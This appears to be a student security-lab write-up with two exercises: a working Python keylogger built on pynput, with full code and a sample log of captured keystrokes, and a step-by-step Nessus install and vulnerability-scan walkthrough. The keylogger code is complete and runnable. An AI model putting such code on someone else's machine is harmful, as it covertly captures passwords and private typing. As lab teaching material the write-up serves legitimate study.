

## 1] Python Keylogger Attack and Keylogger Tool:

- i. Install python package using the command:-

**conda install -c conda-forge pynput OR pip3 install pynput**

```
C:\Users\USER>pip3 install pynput
Collecting pynput
  Downloading pynput-1.7.6-py2.py3-none-any.whl (89 kB)
    |#####| 89 kB 83 kB/s
Requirement already satisfied: six in c:\users\user\anaconda3\lib\site-packages (from pynput) (1.16.0)
Installing collected packages: pynput
Successfully installed pynput-1.7.6
C:\Users\USER>
```

- ii. Create a Python file and write the code as shown below and save it with .py extension.

```
exp9.py - D:\Security Lab\Arfaat\exp9.py (3.10.4)
File Edit Format Run Options Window Help
from pynput.keyboard import Key, Listener
import logging

log_dir = ""

logging.basicConfig(filename=(log_dir + "keylogs.txt"), \
                    level=logging.DEBUG, format='%(asctime)s: %(message)s')


def on_press(key):
    logging.info(str(key))

with Listener(on_press=on_press) as listener:
    listener.join()
```


- iii. Run the code. The output won't be displayed.

```
*IDLE Shell 3.10.4*
File Edit Shell Debug Options Window Help
Python 3.10.4 (tags/v3.10.4:9d38120, Mar 23 2022, 23:13:41) [MSC v.1929 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
===== RESTART: D:\Security Lab\Arfaat\exp9.py =====
```

iv. Now type anything on the keyboard anywhere.



v. Check for a new text file named **keylogs** which has been created in the same folder where your python file has been created.



```


keylogs - Notepad
File Edit Format View Help
2022-10-10 16:08:40,869: Key.cmd
2022-10-10 16:08:41,228: Key.shift
2022-10-10 16:08:41,509: 'S'
2022-10-10 16:08:53,913: Key.enter
2022-10-10 16:08:54,617: Key.ctrl_
2022-10-10 16:08:55,033: '\x16'
2022-10-10 16:08:56,457: Key.enter
2022-10-10 16:09:03,024: 'j'
2022-10-10 16:09:03,071: 'h'
2022-10-10 16:09:03,144: 'g'
2022-10-10 16:09:03,209: 'd'
2022-10-10 16:09:03,278: 'j'
2022-10-10 16:09:03,344: 'v'
2022-10-10 16:09:03,412: 's'
2022-10-10 16:09:03,490: 'j'
2022-10-10 16:09:03,490: 'h'
2022-10-10 16:09:03,558: 'v'
2022-10-10 16:09:03,573: 's'
2022-10-10 16:09:03,613: 'c'
2022-10-10 16:09:03,684: 'j'
2022-10-10 16:09:03,684: 'h'
2022-10-10 16:09:03,730: 's'
2022-10-10 16:09:03,730: 'v'
2022-10-10 16:09:03,730: 'a'
2022-10-10 16:09:03,815: 'c'
2022-10-10 16:09:03,880: 'g'
Ln 1, Col 1 100% Windows (CRLF) UTF-8

```

## 2] Use the NESSUS/ISO Ubuntu tool to scan the network for vulnerabilities:

### Acquiring Nessus:

Go to <https://www.tenable.com/products/nessus/nessus-professional/evaluate> to access the Nessus' website to get the trial code to install Nessus.


Cyber Exposure Products Services Company Partners Blog
Login [Try/Buy](#)

	Nessus Evaluation	Nessus
Designed For	Commercial organizations wanting to evaluate Nessus Professional	Single Users, Commercial Use
Real-Time Vulnerability Updates	✓	✓
Vulnerability Scanning	✓	✓
Unlimited Scans	✓	✓
Number of IPs Per Scanner	16	Unlimited
Web Application Scanning	✓	✓
Exportable Reports	✓	✓
Targeted Email Notifications	-	✓
Scan Scheduling	-	✓
Configuration Checks	-	✓

First Name\*  
Linux

Last Name\*  
Hint

Work Email\* ⓘ  
contact@linuxinstitute.org


Phone Number\*

Title\*  
mr

Company Name\*  
ivan

Register

Fill the form to get your trial code by email, click on the “Download and install” link. After returning to Nessus’ page you can select the proper version for your test. Select your version, accept the license terms and download.



### Installing Nessus:

Installing Nessus is very easy, especially if you have read our tutorial on DPKG packages manager.

Run: `sudo dpkg -i`

And after the installation is done follow the instructions by running:

`sudo /etc/init.d/nessusd start`


Your terminal should show very similar results to the following:

```
linuxhint@LinuxHintPC: ~/Downloads
linuxhint@LinuxHintPC:~/Downloads$ sudo dpkg -i Nessus-7.0.2-ubuntu1110_amd64.de
b
[sudo] password for linuxhint:
Selecting previously unselected package nessus.
(Reading database ... 226025 files and directories currently installed.)
Preparing to unpack Nessus-7.0.2-ubuntu1110_amd64.deb ...
Unpacking nessus (7.0.2) ...
Setting up nessus (7.0.2) ...
Unpacking Nessus Core Components...

- You can start Nessus by typing /etc/init.d/nessusd start
- Then go to https://LinuxHintPC:8834/ to configure your scanner

Processing triggers for systemd (229-4ubuntu21.1) ...
Processing triggers for ureadahead (0.100.0-19) ...
linuxhint@LinuxHintPC:~/Downloads$ sudo /etc/init.d/nessusd start
Starting Nessus : .
linuxhint@LinuxHintPC:~/Downloads$
```


Following Nessus' installation instructions lets go to: <https://YOURPCNAME:8443> (change YOURPCNOW for your computer's name, works with localhost too).



When opening the Web interface, a SSL error may appear.  
Just add an exception and continue accessing:




Finally, we'll meet Nessus' screen, login using "admin" both as user and password.




In the next screen select the use you'll give to Nessus and put the trial code you got by e-mail.







After filling everything Nessus will start initializing as shown in the next image, this step may take about 20 or 30 minutes, after finishing the next screen will be:




Scanning using Nessus: To create a new scan, click New Scan icon.



Select the type of scan.




Enter the details of the system where the scan is to be performed.

